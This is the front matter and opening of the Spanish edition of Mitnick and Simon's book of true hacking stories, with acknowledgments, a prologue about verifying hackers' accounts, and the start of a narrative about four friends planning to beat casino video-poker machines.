EL ARTE DE LA INTRUSION

KEVIN D. MITNICK
& William L. Simon

Cómo ser un hacker o evitarlos

Alfaomega Ra-Ma®

"Entra en el mundo hostil de los delitos informáticos desde la comodidad de tu propio sofá. Mitnick presenta diez capítulos obligatorios, todos ellos resultado de una entrevista con un hacker de verdad sobre un ataque de verdad. Un libro de lectura obligada para todo el que esté interesado en la seguridad de la información".

-Tom Parker, analista de seguridad informática y fundador de Global InterSec, LLC

"Uno se queda atónito ante la tremenda brillantez que se halla en estas hazañas ilegales. Imaginen cuánto se podría conseguir si estos genios utilizaran sus capacidades para el bien. Como ocio o como formación, recomiendo este libro".

-About.com

Elogios a The Art of Deception

"Por fin alguien aborda la causa real de la violación de la seguridad de la información: la estupidez humana... Mitnick... revela trucos inteligentes del oficio de la 'ingeniería social' y nos cuenta cómo eludirlos.

-Stephen Manes, Forbes

"Una proeza, una serie de narraciones sobre cómo la histórica labia y las destrezas en alta tecnología pueden servir para fisgonear en la información de cualquier persona. Como diversión, este libro equivale a leer el punto culminante de una decena de buenas novelas de misterio, una detrás del otra".

-Publishers Weekly

ISBN 978-970-15-1260-9

9 789701 512609

Alfaomega Grupo Editor

EL ARTE DE LA INTRUSIÓN

La Verdadera Historia de las Hazañas de Hackers, Intrusos e Impostores

Kevin D. Mitnick
William L. Simón

Alfaomega Ra-Ma

Datos catalográficos

Mitnick, Kevin y Simón, William
El arte de la Intrusión
Primera Edición

Alfaomega Grupo Editor, S.A. de C.V., México

ISBN: 978-970-15-1260-9

Formato: 17 x 23 cm Páginas: 380

El arte de la Intrusión
Kevin D. Mitnick y William L. Simón
ISBN: 84-7897-748-1, edición original publicada por RA-MA Editorial, Madrid, España

Primera edición: Alfaomega Grupo Editor, México, abril 2007

Pitágoras 1139, Col. Del Valle, 03100, México D.F.

Miembro de la Cámara Nacional de la Industria Editorial Mexicana
Registro No. 2317

Pág. Web: **http://www.alfaomega.com.mx**
E-mail: **libreriapitagoras@alfaomejia.com.mx**

ISBN: 978-970-15-1260-9

Edición autorizada para venta en México y todo el continente americano.

Impreso en México. Printed in México.

Empresas del grupo:

México: Alfaomega Grupo Editor, S.A. de C.V. - Pitágoras 1139, Col. Del Valle, México, D.F. - CP. 03100.
Tel.: (52-55) 5089-7740 - Fax: (52-55) 5575-2420 / 2490. Sin costo: 01-800-020-4396
E-mail: ventasl@Alfaomega.com.mx

Colombia: Alfaomega Colombiana S.A. - Carrera 15 No. 64 A 29 - PBX (57-1) 2100122
Fax: (57-1) 6068648 - E-mail: scliente@alfaomega.com.co

Chile: Alfaomega Grupo Editor, S.A. - Dr. Manuel Barros Borgoño 21 Providencia, Santiago, Chile
Tel.: (56-2) 235-4248 - Fax: (56-2) 235-5786 - E-mail: agechile@alfaomega.cl

Argentina: Alfaomega Grupo Editor Argentino, S.A. - Paraguay 1307 P.B. "11", Capital Federal,
Buenos Aires, CP. 1057 -Tel.: (54-11) 4811-7183 / 8352, E-mail: agea@fibertel.com.ar

Para Shelly Jaffe, Reba Vartanian, Chickie Leventhal, Mitchell Mitnick


Para Darci y Briannah

Y para los fallecidos Alan Mitnick, Adam Mitnick, Sydney Kramer, Jack Biello.

Para Arynne, Victoria, Sheldon y David y para Vincent y Elena

CONTENIDO

EL AUTOR




KEVIN D. MITNIK es un célebre *hacker* que ha "enderezado su camino" y ahora consagra sus considerables habilidades a ayudar a empresas, organizaciones y organismos gubernamentales a protegerse de los tipos de ataques descritos en este libro y en su anterior *bestseller, The Art ofDeception* (Wiley Publishing, Inc., 2002).

Es cofundador de Defensive Thinking (defensivethinking.com), una consultoría de seguridad informática dedicada a ayudar a empresas e, incluso, gobiernos a proteger su información vital. Mitnick ha sido invitado a programas de tanto prestigio en Estados Unidos como *Good Morning America, 60 Minutes* y *Burden of Proof* de la CNN y se ha ganado la reputación de ser una autoridad destacada en materia de prevención de intrusiones y ciberdelitos.

WILLIAM L. SIMÓN es escritor galardonado y guionista y ha colaborado anteriormente con Kevin Mitnick en *The Art of Deception.*

AGRADECIMIENTOS



Kevin Mitnick

Dedico este libro a mi maravillosa familia, mis amigos más cercanos y, por encima de todo, a la gente que ha hecho que este libro sea posible, los *hackers* negros y blancos que han aportado sus historias con fines de formación y entretenimiento.

El arte de la intrusión ha sido incluso más difícil de escribir que nuestro último libro. En lugar de utilizar nuestros talentos creativos combinados para desarrollar historias y anécdotas que ilustren los peligros de la ingeniería social y qué pueden hacer las empresas para mitigar los riesgos, Bill Simón y yo hemos trabajado principalmente sobre las entrevistas de ex *hackers, phreakers* y *hackers* convertidos a profesionales de la seguridad. Queríamos escribir un libro que fuera a un mismo tiempo una novela de misterio y un manual que abra los ojos a las empresas y les ayude a proteger su información confidencial y sus recursos informáticos. Creemos firmemente que sacando a la luz las metodologías y las técnicas más comunes que utilizan los *hackers* para

penetrar en sistemas y redes, podemos ejercer influencia en todo el ámbito para abordar correctamente los riesgos y las amenazas que suponen estos adversarios audaces.

He tenido la fortuna de trabajar en equipo con Bill Simón, autor de *bestsellers* y de haber trabajado juntos con diligencia en este nuevo libro. La notable capacidad de escritor de Bill incluye una habilidad mágica para tomar la información que nos han facilitado nuestros colaboradores y redactarla en un estilo tal que cualquiera de nuestras abuelas podría entender. Y lo que es más importante, Bill ha pasado a ser mucho más que un socio de trabajo, ahora es un amigo fiel que ha estado a mi lado durante todo el proceso de desarrollo. A pesar de que pasamos por algunos momentos de frustración y desacuerdo durante la fase de desarrollo, siempre encontramos una solución satisfactoria para ambos. En sólo dos años más, podré finalmente escribir y publicar *The Untold Story of Kevin Mitnick* ("la historia nunca contada de Kevin Mitnick"), después de que hayan vencido algunas restricciones que impone el gobierno. Espero que Bill y yo volvamos a trabajar juntos también en ese proyecto.

Arynne Simón, la maravillosa esposa de Bill, también ocupa un lugar en mi corazón. Aprecio mucho el cariño, la amabilidad y la generosidad que me ha demostrado en los tres últimos años. Lo único que me decepciona es no haber podido disfrutar de su estupenda cocina. Quizás ahora que por fin hemos terminado, pueda convencerla de que prepare una cena de celebración.

Al haber estado tan centrado en *El arte de la intrusión*, no he tenido oportunidad de pasar el tiempo que se merece mi familia y amigos cercanos. Me he convertido en un adicto al trabajo, igual que en aquella época en la que dedicaba un sinfín de horas al teclado, explorando los rincones oscuros del ciberespacio.

Quiero dar las gracias a mi querida novia, Darci Wood, y su hija Briannah, amante de los juegos, por apoyarme tanto y por su paciencia durante este proyecto tan absorbente. Gracias, cariño, por todo el amor, la dedicación y el apoyo que tú y Briannah me habéis proporcionado mientras he trabajado en éste y otros proyectos difíciles.

Este libro no habría sido posible sin el amor y el apoyo de mi familia. Mi madre, Shelly Jaffe, y mi abuela, Reba Vartanian, me han dado amor y apoyo incondicional a lo largo de toda mi vida. Soy muy afortunado de haber sido educado por una madre cariñosa y devota que, además, considero mi mejor amiga. Mi abuela ha sido como una segunda madre para mí, porque me ha criado y me ha querido como generalmente sólo una madre puede hacerlo. Ha sido de mucha ayuda en la gestión de algunos de mis asuntos de trabajo, a pesar de que a veces haya interferido con sus planes. En todo momento, ha dado a mis asuntos máxima prioridad, incluso cuando ha sido inoportuno. Gracias, abuelita, por a\Tidarme a hacer mi trabajo siempre que te he necesitado. Como personas afectuosas y compasivas, me han enseñado los principios de cuidar de los demás y prestar ayuda a los que son menos afortunados. De este modo, imitando su hábito de dar y cuidar, en alguna medida, sigo el camino de sus vidas. Espero que me perdonen por haberlas dejado olvidadas mientras he estado escribiendo este libro, dejando escapar oportunidades para verlas por tener que trabajar y tener que cumplir plazos. Este libro no habría sido posible sin su amor y apoyo constantes, que siempre llevaré muy cerca del corazón.

Como me gustaría que mi padre, Alan Mitnick, y mi hermano, Adam Mitnick, hubieran vivido lo suficiente para descorchar una botella de champán conmigo el día en que llega mi segunda obra a las librerías. Mi padre, que fue comercial y empresario, me enseñó muchas de las cosas más importantes que nunca olvidaré.

El novio de mi madre Steven Knittleha, fallecido ya, ha sido una figura paternal para mí los últimos doce años. Me confortaba mucho saber que tú siempre estabas al lado de mi madre cuando yo no podía. Tu fallecimiento ha sido un duro golpe en nuestra familia y extrañamos tu sentido del humor, tu risa y el amor que trajiste a nuestra familia. Que descanses en paz.

Mi tía Chickie Leventhal siempre ocupará un lugar especial en mi corazón. En los dos últimos años, nuestros lazos familiares se han estrechado y la comunicación ha sido maravillosa. Siempre que necesito consejo o un lugar donde quedarme, ella me ofrece su amor y apoyo. Durante el tiempo que he estado intensamente entregado en el libro, he sacrificado muchas oportunidades de estar con ella, con mi prima Mitch

Leventhal, y con su novio, el Dr. Robert Berkowitz, en nuestras reuniones familiares.

Mi amigo Jack Biello fue una persona afectuosa y bondadosa que denunció el trato extraordinariamente injusto que recibí de parte de periodistas y fiscales. Fue una voz crucial en el movimiento *Free Kevin* (Liberad a Kevin) y un escritor de extraordinario talento para redactar artículos convincentes en los que desvelaba toda la información que el gobierno no quería que el público conociera. Jack estuvo siempre ahí para expresar en voz alta y sin miedo que me apoyaba y para ayudarme a preparar discursos y artículos y, en un momento dado, ser mi portavoz ante los medios. Cuando terminaba el manuscrito de *The Art of Deception* (Wiley Publishing, Inc., 2002), Jack murió y me dejó una terrible sensación de tristeza y de vacío. A pesar de que han pasado dos aflos, Jack sigue presente en mis pensamientos.

Una de mis mejores amigas, Caroline Bergeron, ha apoyado mucho mi esfuerzo para concluir satisfactoriamente el proyecto de este libro. Es una persona encantadora y brillante que pronto será abogada y que vive en Great White North. La conocí durante uno de mis discursos en Victoria y congeniamos inmediatamente. Aportó su maestría a la corrección, edición y revisión de un seminario de ingeniería social que Alex Kasper y yo organizamos. Gracias, Caroline, por estar a mi lado.

Mi colega Alex Kasper no sólo es mi mejor amigo, sino, también, mi colega; actualmente estamos trabajando en la preparación de seminarios de uno y dos días sobre cómo las empresas pueden reconocer un ataque de ingeniería social y defenderse. Juntos organizamos un debate en la radio sobre Internet, conocido como "El lado oscuro de Internet" en la emisora KFI de Los Ángeles (EE. UU.). Has sido un amigo y un confidente extraordinario. Gracias por tu valiosa ayuda y consejo. La influencia que ejerces en mí siempre ha sido positiva y de mucha ayuda, con una amabilidad y generosidad que con frecuencia va mucho más allá de lo normal.

Paul Dryman ha sido amigo de la familia durante muchos y muchos aflos. Paul fue el mejor amigo de mi padre. Después de que mi padre muriera, Paul fue una figura paternal, siempre dispuesto a ayudarme y a hablar conmigo sobre cualquier cosa que cruzara por mi

mente. Gracias Paul, por tu amistad leal y devota hacia mi padre y hacia mí durante tantos años.

Amy Gray ha dirigido mi carrera de orador durante los tres últimos años. No sólo admiro y adoro su personalidad, sino que valoro también el respeto y la cortesía con que trata a otras personas. Tu apoyo y dedicación a mi profesionalidad han contribuido a mi éxito como orador y formador. Muchas gracias por tu amistad constante y tu dedicación a la excelencia.

El abogado Gregory Vinson formó parte de mi equipo legal de defensa durante los años que duró mi batalla contra el gobierno. Estoy seguro de que se identifica con Bill en cuanto a la comprensión y paciencia que demuestra ante mi perfeccionismo; ha tenido la misma experiencia cuando trabajaba en los documentos legales que ha escrito por mí. Gregory es ahora mi abogado de empresa y me asesora diligentemente en los acuerdos nuevos y en la negociación de contratos. Gracias por tu apoyo y tu diligencia en el trabajo, especialmente cuando te he avisado con poca antelación.

Eric Corley (alias Emmanuel Goldstein) me ha apoyado activamente y ha sido un buen amigo desde hace más de diez años. Siempre ha mirado por mis intereses y me ha defendido públicamente cuando Miramax Films y ciertos periodistas me demonizaron. Eric ha jugado un papel decisivo en las manifestaciones durante el juicio de mi caso. Tu amabilidad, generosidad y amistad significan para mí más de lo que puedo expresar con palabras. Gracias por ser un amigo leal y de confianza.

Steve Wozniak y Sharon Akers han dedicado buena parte de su tiempo a ayudarme y siempre me sacan de apuros. Con frecuencia habéis reorganizado vuestra agenda para ayudarme y yo lo aprecio enormemente, así como me complace llamaros amigos. Espero que, ahora que el libro está acabado, tengamos más tiempo para divertirnos juntos con los artilugios. Steve, nunca olvidaré aquella vez que Jeff Samuels, tú y yo condujimos toda la noche en tu Hummer para llegar a DEFCON en Las Vegas, reemplazándonos al volante una y otra vez para que todos pudiéramos comprobar nuestros e-mails y chatear con amigos a través de nuestras conexiones inalámbricas GPRS.

Y mientras escribo estos agradecimientos, me doy cuenta de a cuanta gente deseo dar las gracias y expresar cuánto aprecio que me hayan ofrecido su amor, amistad y apoyo. No puedo comenzar a recordar los nombres de tantas personas amables y generosas que he conocido en los últimos años, basta con decir que necesitaría una unidad flash USB de buena capacidad para almacenarlos a todos. Ha sido mucha gente de todos los rincones del mundo la que me ha escrito unas líneas de ánimo, elogio y apoyo. Estas líneas han significado mucho para mí, especialmente durante el tiempo en que más lo necesitaba.

Estoy especialmente agradecido a toda la gente que me ha apoyado, que estuvo a mi lado y dedicó su valioso tiempo y energía a manifestarse ante cualquiera que estuviera dispuesto a escuchar, expresando sus preocupaciones y su oposición al trato injusto que yo estaba recibiendo y la hipérbole creada por los que quisieron beneficiarse de "El mito de Kevin Mitnick."

Deseo fervientemente agradecer a las personas que representan mi carrera profesional y que se entregan de forma tan extraordinarias. David Fúgate, de Waterside Productions, es el agente de mi libro, el que fue a batear por mí antes y después de firmar el contrato.

Aprecio enormemente la oportunidad que me ofreció John Wiley & Sons de publicar mi otro libro y por la confianza que han depositado en nuestra capacidad para realizar un *bestseller*. Me gustaría agradecer a las siguientes personas de Wiley que hayan hecho este sueño posible: Ellen Gerstein, Bob Ipsen, Carol Long que ha respondido siempre a mis preguntas y preocupaciones sin demora (mi contacto número uno en Wiley y editora ejecutiva); así como Emilie Hermán y Kevin Shafer (editores de desarrollo) que han trabajado en equipo con nosotros para llevar a cabo el trabajo.

He tenido muchas experiencias con abogados, pero deseo tener la oportunidad de expresar mi agradecimiento a los abogados que, durante los años de mis interacciones negativas con el sistema de justicia penal, dieron un paso adelante y me ayudaron cuando yo lo necesitaba desesperadamente. Desde las palabras amables, hasta la entrega absoluta a mi caso, he coincidido con mucha gente que no encaja en absoluto en el estereotipo del abogado egocentrista. He llegado a respetar, admirar y

apreciar la amabilidad y la generosidad de espíritu que muchos me han dado de tan buen grado. Todos ellos merecen mi reconocimiento en un párrafo de palabras favorables; al menos los mencionaré a todos por su nombre, ya que todos ellos están en mi corazón rodeados de aprecio: Greg Aclin, Fran Campbell, Lauren Colby, John Dusenbury, Sherman Ellison, Ornar Figueroa, Jim French, Carolyn Hagin, Rob Hale, David Mahler, Ralph Peretz, Alvin Michaelson, Donald C. Randolph, Alan Rubin, Tony Serra, Skip Slates, Richard Steingard, el honorable Robert Talcott, Barry Tarlow, John Yzurdiaga y Gregory Vinson.

Debo reconocer y agradecer también a otros familiares, amigos personales y socios que me han asesorado y apoyado y me han tendido una mano de muchas formas diferentes. Son JJ Abrams, Sharon Akers, Matt "NullLink" Beckman, Alex "CriticalMass" Berta, Jack Biello, Serge y Susanne Birbrair, Paul Block, Jeff Bowler, Matt "404" Burke, Mark Burnett, Thomas Cannon, GraceAnn y Perry Chavez, Raoul Chiesa, Dale Coddington, Marcus Colombano, Avi Corfas, Ed Cummings, Jason "Cypher" Satterfield, Robert Davies, Dave Delancey, Reverend Digital, Oyvind Dossland, Sam Downing, John Draper, Ralph Echemendia, Ori Eisen, Roy Eskapa, Alex Fielding, Erin Finn, Gary Fish y Fishnet Security, Lisa Flores, Brock Frank, Gregor Freund, Sean Gailey y toda la plantilla de Jinx, Michael y Katie Gardner, Steve Gibson, Rop Gonggrijp, Jerry Greenblatt, Thomas Greene, Greg Grunberg, Dave Harrison, G. Mark Hardy, Larry Hawley, Leslie Hermán, Michael Hess y toda la gente de bolsas Roadwired, Jim Hill, Ken Holder, Rochell Hornbuckle, Andrew "Bunnie" Huang, Linda Hull, Steve Hunt, toda la gente maravillosa de IDC, Marco Ivaldi, Virgil Kasper, Stacey Kirkland, Erik Jan Koedijk, la familia Lamo, Leo y Jennifer Laporte, Pat Lawson, Candi Layman, Arnaud Le-hung, Karen Leventhal, Bob Levy, David y Mark Litchfield, CJ Little, Jonathan Littman, Mark Loveless, Lucky 225, Mark Maifrett, Lee Malis, Andy Marton, Lapo Masiero, Forrest McDonald, Kerry McElwee, Jim "GonZo" McAnally, Paul y Vicki Miller, Elliott Moore, Michael Morris, Vincent, Paul y Eileen Navarino, Patrick y Sarah Norton, John Nunes, Shawn Nunley, Janis Orsino, Tom Parker, Marco Pías, Kevin y Lauren Poulsen, Scott Press, Linda y Art Pryor, PyrO, John Rafuse, Mike Roadancer y toda la plantilla de seguridad de HOPE 2004, RGB, Israel y Rachel Rosencrantz, Mark Ross, Bill Royle, William Royer, Joel "chOlOman" Ruiz, Martyn Ruks, Ryan Russell, Brad Sagarin, Martin Sargent, Loriann Siminas, Te Smith, Dan Sokol, Trudy Spector,

Matt Spergel, Gregory Spievack, Jim y Olivia Sumner, Douglas Thomas, Cathy Von, Ron Wetzel, Andrew Williams, Willem, Don David Wilson, Joey Wilson, Dave y Dianna Wykofka, y todos mis amigos y personas que me apoyan de los tablones de Labmistress.com y la revista *2600.*

Bill Simón

Con nuestro primer libro, *The Art of Deception,* Kevin Mitnick y yo forjamos una amistad. Escribiendo este libro, hemos encontrado constantemente nuevas formas de trabajar juntos al tiempo que profundizábamos nuestra amistad. Por eso, las primeras palabras de aprecio son para Kevin por ser un "compañero de viaje" tan extraordinario en este segundo proyecto que hemos compartido.

David Fúgate, mi agente en Waterside Productions y el responsable de que Kevin y yo nos conociéramos, recurrió a sus dotes de paciencia y sabiduría para solventar algunas situaciones lamentables que se presentaron. Cuando las circunstancias se ponen difíciles, todos los escritores deberían contar con la bendición de un agente tan sabio y tan buen amigo. Lo mismo digo de mi viejo amigo Bill Gladstone, fundador de Waterside Productions y mi agente principal. Bill sigue siendo un factor fundamental en el éxito de mi carrera como escritor y cuenta con mi eterna gratitud.

Mi esposa, Arynne, continúa inspirándome una y otra vez cada día con su amor y su dedicación a la excelencia; la aprecio más de lo que puedo expresar con palabras. He mejorado mi habilidad para la escritura gracias a su inteligencia y su voluntad para ser franca cuando me ha tenido que decir claramente que mis textos no son adecuados, ella se las arregla para superar el mal genio con el que suelo dar mi respuesta inicial a sus sugerencias, pero al final acepto la sabiduría de sus propuestas y modifico mi trabajo.

Mark Wilson me prestó una ayuda que marcó la diferencia. Emilie Hermán ha sido una campeona como editora. Y no puedo olvidarme del trabajo de Kevin Shafer, que retomó el proyecto cuando Emilie nos dejó.

Con mi decimosexto libro acumulo deudas con gente que a lo largo del camino ha sido de mucha ayuda; de entre los muchos, me gustaría mencionar especialmente a Kimberly Valentini y Maureen Maloney de Waterside y a Josephine Rodríguez. Marianne Stuber se ocupó como siempre, a gran velocidad, del proceso de trascripción (que no ha sido tarea fácil con tantos términos técnicos extraños y la jerga de los *hackers)* y Jessica Dudgeon ha mantenido la estabilidad en la oficina. Darci Wood se ha portado como una campeona en lo que se refiere al tiempo que su Kevin ha dedicado a la elaboración del libro.

Una mención especial de agradecimiento para mi hija Victoria y mi hijo Sheldon por su comprensión y a mis nietos Vincent y Elena, que son gemelos, a los que confío poder ver más de una vez antes de la entrega de este manuscrito.

A todas las personas que nos han ofrecido sus historias y, en especial, a los que han aportado las historias convincentes que hemos decido utilizar, Kevin y yo estamos realmente en deuda. Esta gente se ha ofrecido a pesar de los considerables riesgos que entraña hacerlo. En muchos casos, si hubiéramos revelado sus nombres, habrían tenido que hacer frente a que los hombres de azul fueran a por ellos. También las personas cuyas historias no hemos seleccionado han demostrado valor con su disposición a compartir experiencias y son dignos de admiración por ello. Y, en efecto, los admiramos.

PRÓLOGO

Los *hackers* juegan entre ellos a estar siempre un paso por delante. Desde luego, uno de los premios sería jactarse de haber penetrado en el sitio Web de mi empresa de seguridad o en mi sistema personal. Otro sería que hubieran inventado una historia sobre un ataque **y** nos la hubieran contado a mi coautor Bill Simón y a mí tan convincentemente que la hubiéramos aceptado como cierta y la hubiéramos incluido en este libro.

Esa probabilidad ha supuesto un reto fascinante, un juego de ingenio al que ambos hemos jugado una y otra vez con cada entrevista realizada para este libro. Para muchos periodistas y escritores, decidir si una historia es auténtica es una tarea bastante rutinaria, sólo tiene que responder a: ¿es realmente la persona que afirma ser?, ¿trabaja o trabajaba esta persona para la empresa que afirma?, ¿ocupaba el cargo que dice?, ¿tiene documentación que corrobore su historia?, ¿puedo verificar que estos documentos son válidos?, ¿hay gente seria que pueda respaldar esta historia o partes de ella?

Con los *hackers*, la comprobación de la autentificidad de algo es delicado. La mayoría de la gente que mencionamos en este libro, con la excepción de algunos que ya han estado en prisión, se enfrentarían a cargos por delitos graves si se especificaran sus identidades reales. Por este motivo, pedir nombres o esperar que se ofrezcan como prueba constituye una propuesta sospechosa.

Esta gente sólo ha aportado las historias porque confían en mí. Saben que yo mismo he cumplido condena y confían en que yo no los traicionaré de forma que puedan acabar en la cárcel. Aún así, a pesar de los riesgos, muchos han ofrecido pruebas tangibles de sus ataques.

No obstante, también es posible (en realidad, es probable) que algunos hayan exagerado sus historias con detalles que añadan atractivo o que hayan sesgado una historia completamente inventada, pero construida en torno a artificios suficientemente viables para que parezcan genuinas.

A causa de ese riesgo, hemos puesto mucha atención en mantener un alto nivel de fiabilidad. Durante todas las entrevistas, he puesto en tela de juicio todos los detalles técnicos, he pedido explicaciones minuciosas de todo lo que no sonaba completamente correcto y, en ocasiones, he realizado un seguimiento posterior para comprobar si la historia seguía siendo la misma o si esa persona me la narraba de forma diferente la segunda vez. O, si esa persona "no recordaba" cuando le preguntaba algún paso difícil de conseguir que hubiera omitido en su narración. O si esa persona no parecía saber lo suficiente para hacer lo que afirmaba o no podía explicar cómo pasó del punto A al B.

Con la excepción de los casos en los que se indica explícitamente lo contrario, todas las historias de este libro han pasado mi "prueba de olfato". Mi coautor y yo hemos estado de acuerdo en la credibilidad de todas las personas cuyas historias hemos incluido. No obstante, con frecuencia se han cambiado detalles para proteger al *hacker* y a la víctima. En varias historias, las identidades de las compañías se han ocultado. He modificado los nombres, los sectores industriales y las ubicaciones de las organizaciones que han sufrido los ataques. En algunos casos, hay información que induce al error para proteger la identidad de la víctima o evitar que se repita el delito. Las vulnerabilidades básicas y la naturaleza de los incidentes, sin embargo, son fieles a la realidad.

Al mismo tiempo, puesto que los desarrolladores de software y los fabricantes de hardware están continuamente solventando vulnerabilidades de seguridad mediante parches y nuevas versiones de los productos, pocos de los artificios descritos en estas páginas siguen funcionando como se describe. Esta declaración podría llevar a un lector excesivamente confiado a pensar que no necesita inquietarse, que, si las vulnerabilidades se han atendido y corregido, el lector y su compañía no tendrán de qué preocuparse. Pero la moraleja de estas historias, independientemente de que ocurrieran hace seis meses o seis años, es que los *hackers* encuentran nuevas vulnerabilidades todos los días. No lea el libro con la intención de descubrir vulnerabilidades específicas en productos específicos, sino para cambiar su actitud y adoptar una nueva determinación.

Y lea el libro, también, para divertirse, sobrecogerse, asombrarse con los artificios siempre sorprendentes de estos *hackers* maliciosamente inteligentes.

Algunas historias le dejarán atónito, otras le harán abrir los ojos, otras le harán reír por la frescura inspirada del *hacker*. Si es profesional de la tecnología de la información o de la seguridad, cada historia le descubrirá una lección que le ayudará a hacer que su organización sea más segura. Si carece de formación técnica pero le gustan las historias de delitos, osadía, riesgo y agallas, aquí encontrará todos esos ingredientes.

En todas estas aventuras está presente el peligro de que suene el timbre de la puerta, donde una serie de policías, agentes del FBI y agentes de los Servicios Secretos podrían estar esperando con las esposas preparadas. Y, en algunos casos, eso es exactamente lo que ocurre.

En el resto de los casos, la posibilidad todavía acecha. No me sorprende que la mayoría de estos *hackers* nunca antes hayan querido contar sus historias. La mayoría de las aventuras que leerá aquí se publican ahora por primera vez.

INTRUSIÓN EN LOS CASINOS POR UN MILLÓN DE DÓLARES

Siempre que [algún ingeniero de software] dice: "nadie se complicaría tanto como para hacerlo", hay algún chaval en Finlandia dispuesto a complicarse.

Alex Mayfield

Se produce un momento mágico para un jugador cuando una simple emoción crece hasta convertirse en una fantasía en tres dimensiones, un momento en el que la codicia hace aflicos la ética y el sistema del casino es simplemente otra cumbre esperando a ser conquistada. En ese momento único, la idea de encontrar una forma infalible de derrotar a las mesas de juego o a las máquinas no sólo estimula, sino que corta la respiración.

Alex Mayfield y tres amigos suyos hicieron mucho más que soñar despiertos. Al igual que otras muchas hazañas de *hackers*, ésta comenzó como un ejercicio intelectual que parecía imposible. Al final,

los cuatro amigos vencieron al sistema, se impusieron a los casinos y consiguieron "cerca de un millón de dólares", dice Alex.

A principios de la década de 1990, todos ellos trabajaban como consultores de alta tecnología, llevaban una vida holgada y despreocupada. "Bueno, trabajábamos, ganábamos un poco de dinero y dejábamos de trabajar hasta que nos quedábamos sin blanca".

Las Vegas les parecía lejana, era el escenario de películas y programas de televisión. Por eso cuando una firma de tecnología ofreció a los chicos un trabajo para desarrollar un programa de software y después acompañar a la empresa a una feria comercial en una convención de alta tecnología, acogieron la oportunidad con entusiasmo. Para todos ellos iba a ser la primera vez en Las Vegas, una oportunidad de ver las luces de neón en persona, todos los gastos pagados; ¿quién rechazaría algo así? Como tendrían suites individuales para cada uno de ellos en uno de los principales hoteles, la mujer de Alex y la novia de Mike podrían participar en la fiesta. Las dos parejas, más Larry y Marco, partieron para vivir momentos intensos en la "Ciudad del Pecado".

Alex sostiene que no sabían mucho del juego y que no sabían muy bien qué esperar. "Al bajar del avión, te encuentras con todas esas ancianitas jugando a las tragaperras. Resulta divertido e irónico, pero te metes de lleno".

Después de la feria comercial, los cuatro chicos y las dos chicas daban una vuelta por el casino de su hotel, estaban jugando a las tragaperras y aprovechando que las cervezas eran gratis, cuando la mujer de Alex los retó:

> *"Todas esas máquinas son ordenadores, ¿no? Y vosotros que trabajáis en eso, ¿no podéis hacer algo para que ganemos más? "*

Los chicos se retiraron a la suite de Mike y se sentaron a poner sobre la mesa preguntas y teorías sobre cómo podrían funcionar esas máquinas.

Investigación

Así comenzó todo. Los cuatro quedaron "intrigados con el tema y comenzamos a analizarlo cuando volvimos a casa", cuenta Alex, animándose ante el recuerdo vivido de esa fase creativa. Sólo hizo falta un poco de investigación para corroborar lo que ya sospechaban. "Básicamente, son programas de ordenador. Por eso estábamos interesados en el tema, ¿habría alguna forma de manipular esas máquinas?"

Había quien había burlado el sistema de las máquinas de juego "sustituyendo el *firmware"*, es decir, llegando hasta el chip informático y sustituyendo la programación por una versión que ofreciera beneficios mucho más atractivos de lo que pretendía el casino. Otros equipos lo habían hecho, pero parecía que era necesario conspirar con un empleado del casino; y no uno cualquiera, sino uno de los técnicos encargados de las máquinas de juego. Para Alex y sus colegas, "cambiar las memoria ROM habría sido como pegar a una anciana en la cabeza para robarle el bolso". Pensaron que, si lo intentaban, sería como un desafío para poner a prueba su destreza en programación y su inteligencia. Y, además, no tenían desarrollado el poder de convicción, eran gente de ordenadores, ignoraban cómo acercarse disimuladamente a un empleado del casino y proponerle que se uniera a una confabulación para hacerse con un dinero que nos les pertenecía.

Pero, ¿tratarían de resolver el problema? Alex lo explica de la siguiente forma:

> *Nos preguntábamos si realmente podríamos predecir la secuencia de cartas. O quizás podríamos encontrar una puerta trasera [en inglés* backdoor, *un código de software que permite el acceso no autorizado a un programa] que algún programador hubiera podido dejar para su propio beneficio. Todos los programas están escritos por programadores y los programadores son criaturas maliciosas. Pensamos que, de alguna forma, podría dar con una puerta trasera, como, por ejemplo, pulsando una secuencia de teclas que cambiara las probabilidades o encontrando un fallo de programación que pudiéramos explotar.*

Alex leyó el libro *The Eudaemonic Pie,* de Thomas Bass (Penguin, 1992), la historia de cómo un grupo de informáticos y físicos vencieron en la década de 1980 a la ruleta en Las Vegas utilizando un ordenador del tamaño de un paquete de cigarrillos, que ellos mismos inventaron, para predecir el resultado de la ruleta. Un miembro del equipo sentado en la mesa pulsaría los botones para introducir la velocidad de la rueda de la ruleta y cómo estaba girando la bola, el ordenador emitiría unos tonos por radio a un auricular que llevaría colocado en la oreja otro miembro, el que interpretaría las señales y colocaría la apuesta apropiada. Deberían haber salido con una tonelada de billetes, pero no fue así. Desde el punto de vista de Alex: "Estaba claro. Su plan tenía buen potencial, pero estaba plagado de tecnología demasiado pesada y poco fiable. Además, participaba mucha gente, de modo que el comportamiento y las relaciones interpersonales podían traer problemas. Estábamos decididos a no repetir esos errores".

Alex resolvió que debía ser más fácil vencer a un juego basado en un sistema informático "porque el ordenador es completamente determinista", puesto que el resultado se basa en lo que ha habido hasta entonces, o, parafraseando una expresión de un viejo ingeniero de software, si metes buena información, sacas buena información (la frase original decía "metes basura, sacas basura").

Era justo lo que él quería. De joven, Alex había sido músico, pertenecía a una banda de culto y soñaba con ser una estrella de rock. Cuando vio que eso no funcionaba se volcó en el estudio de las matemáticas. Tenía facilidad para esta asignatura y, aunque nunca se preocupó mucho de estudiar (dejó la escuela) siguió con esta materia lo suficiente como para tener una base sólida.

Pensando que era el momento de investigar un poco, viajó a Washington DC para pasar allí algún tiempo en la sala de lectura de la Oficina de Patentes. "Se me ocurrió que alguien podría haber sido lo suficientemente tonto para poner todo el código en la patente de una máquina de videopóquer". Y, efectivamente, tenía razón. "En aquél momento, volcar páginas y páginas de código objeto en una patente era una forma de que un solicitante protegiera su invento, puesto que el código contiene una descripción muy completa del invento, aunque en un formato que no es nada fácil. Hice microfilmaciones del código objeto y

después revisé las páginas de dígitos hexadecimales en busca de partes interesantes que pudiera utilizar".

